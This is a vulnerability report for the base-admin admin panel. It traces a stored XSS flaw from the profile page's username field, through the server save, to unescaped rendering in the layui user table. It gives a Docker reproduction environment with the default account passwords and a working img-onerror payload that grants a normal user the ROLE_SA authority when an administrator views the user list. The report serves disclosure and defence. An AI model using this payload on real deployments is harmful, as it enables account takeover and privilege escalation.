base-admin Vulnerability Report
Software: base-admin
Developer or vendor: huanzi-qch
Code repository: https://github.com/huanzi-qch/base-admin
1. Stored XSS in Username Leading to Account Takeover
| Brief description: | A normal user stores XSS in their username, and the script runs when the victim opens the user management page, taking over the victim’s account. |
|---|---|
| Affected versions: | 9aacd614 (2019-09-17) to 52816b76 (2026-03-17) |
| Introduced in: | base-admin commit 9aacd614 |
| Preconditions: | The attacker has a normal user account, and the victim opens the user management page. |
Root Cause
When a normal user changes the username on the profile page, the server saves the userName from the request into the logged-in user’s record. The profile page submits the username through this input:
<!-- src/main/resources/view/user/userinfo.html:20-24    commit 52816b760c -->
<label class="layui-form-label">用户名</label>
<div class="layui-input-block">
    <input type="text" name="userName" th:value="${user.userName}" autocomplete="off"
           placeholder="用户名"
           class="layui-input">
The save request is handled by UserController.updateUser, which passes the parameter to UserServiceImpl.updateUser:
// src/main/java/cn/huanzi/qch/baseadmin/user/controller/UserController.java:58-63    commit 52816b760c
@PostMapping("updateUser")
@Decrypt
@Encrypt
public Result<SysUserVo> updateUser(SysUserVo sysUserVo) {
    return userService.updateUser(sysUserVo);
}
UserServiceImpl.updateUser takes userName from the request object and writes it to the logged-in user’s record:
// src/main/java/cn/huanzi/qch/baseadmin/user/service/UserServiceImpl.java:55-61    commit 52816b760c
@Override
public Result<SysUserVo> updateUser(SysUserVo sysUserVo) {
    SysUserVo sysUserVo1 = sysUserService.findByLoginName(SecurityUtil.getLoginUser().getUsername()).getData();
    //只允许用户修改这几个选项
    sysUserVo1.setUserName(sysUserVo.getUserName());

    //调用保存
    Result<SysUserVo> result = sysUserService.save(sysUserVo1);
The value passed to setUserName comes from the HTTP request, and the method neither validates nor escapes it, so sys_user.user_name can store HTML.
When an administrator opens the user management page, the frontend renders the user list with layui table. The userName column is configured as follows:
// src/main/resources/static/sys/user/js/user.js:41-44    commit 52816b760c
, cols: [[
    {field: 'userId', title: 'ID', hide: true}
    , {field: 'userName', title: '用户名称'}
The column has no templet, and the layui 2.5.4 table module puts the raw field value into the cell when escaping is off:
// src/main/resources/static/common/layui/lay/modules/table.js:1    commit 52816b760c
u=function(e,a,l,n){var o=e.templet?function(){return"function"==typeof e.templet?e.templet(l):i(t(e.templet).html()||String(a)).render(l)}():a;return n?t("<div>"+o+"</div>").text():o}

When the user management page loads, the <img> in userName is inserted into the DOM, and onerror runs. The script runs in the administrator’s session and can call management endpoints.
Reproduction Environment
The project does not provide a compose file. The environment below uses the project’s own build artifact and MySQL 8. Build:
git clone https://github.com/huanzi-qch/base-admin.git
cd base-admin
docker run --rm -v "$PWD":/src -w /src maven:3.8-openjdk-8 mvn -DskipTests package
pom.xml writes the Spring Boot executable jar to package/base-admin.jar. Create docker-compose.yml in the same directory:
name: base-admin-demo

services:
  db:
    image: mysql:8.0
    environment:
      MYSQL_ROOT_PASSWORD: "123456"
      MYSQL_DATABASE: base_admin
    volumes:
      - ./src/main/resources/static/sql/base_admin.sql:/docker-entrypoint-initdb.d/base_admin.sql:ro
    healthcheck:
      test: ["CMD", "mysqladmin", "ping", "-h", "127.0.0.1", "-uroot", "-p123456"]
      interval: 5s
      timeout: 3s
      retries: 40

  app:
    image: eclipse-temurin:8-jre
    depends_on:
      db:
        condition: service_healthy
    volumes:
      - ./package/base-admin.jar:/app/app.jar:ro
      - ./fj:/data/fj
    environment:
      SPRING_DATASOURCE_URL: "jdbc:mysql://db:3306/base_admin?serverTimezone=GMT%2B8&characterEncoding=utf-8&useSSL=false"
      SPRING_DATASOURCE_USERNAME: root
      SPRING_DATASOURCE_PASSWORD: "123456"
      FILE_UPLOADPATH: /data/fj/
    command: ["java", "-jar", "/app/app.jar"]
    ports:
      - "8888:8888"
Start the environment:
mkdir -p fj
docker compose up -d
The application listens on 8888 with context path /baseadmin. The initial SQL creates four accounts, sa, admin, daji, and xiaofang, with passwords 123456, 123456, 123456, and 111111. Run docker compose down -v and then up -d before a repeat to reset the database.
Reproduction
Open http://127.0.0.1:8888/baseadmin/loginPage and sign in as daji/123456. The captcha is not checked in the dev profile.

Open http://127.0.0.1:8888/baseadmin/user/userinfo, enter the payload below in the “用户名” (Username) field, and click “保存” (Save):
<img src=x onerror="$.post(ctx+'/sys/sysUserAuthority/saveAllByUserId',{userId:'3fb1c570496d4c09ab99b8d31b0671cf',authorityIdList:'3fb1c570496d4c09ab99b8d31b06xxx'},function(){$('body').prepend('<h1 style=color:red>XSS EXECUTED</h1>')})">userId is the user ID of daji in the initial SQL, and authorityIdList is the authority ID of ROLE_SA. The payload is 238 characters, and user_name is varchar(255). The form after entering the payload:

After clicking “保存” (Save):
Sign out, sign in as sa/123456, and open http://127.0.0.1:8888/baseadmin/sys/sysUser/user. When the user list renders the daji row, the onerror handler runs, the red XSS EXECUTED heading appears at the top of the page, and saveAllByUserId grants daji the ROLE_SA authority:
Sign out, sign in as daji/123456. On the profile page, change the username back to daji, then open http://127.0.0.1:8888/baseadmin/sys/sysUser/user. The page is under /sys/**, and daji originally had only ROLE_USER, so the page was inaccessible to daji. It now opens as daji:

These steps show that a normal user can take over the administrator account through the administrator’s user management page.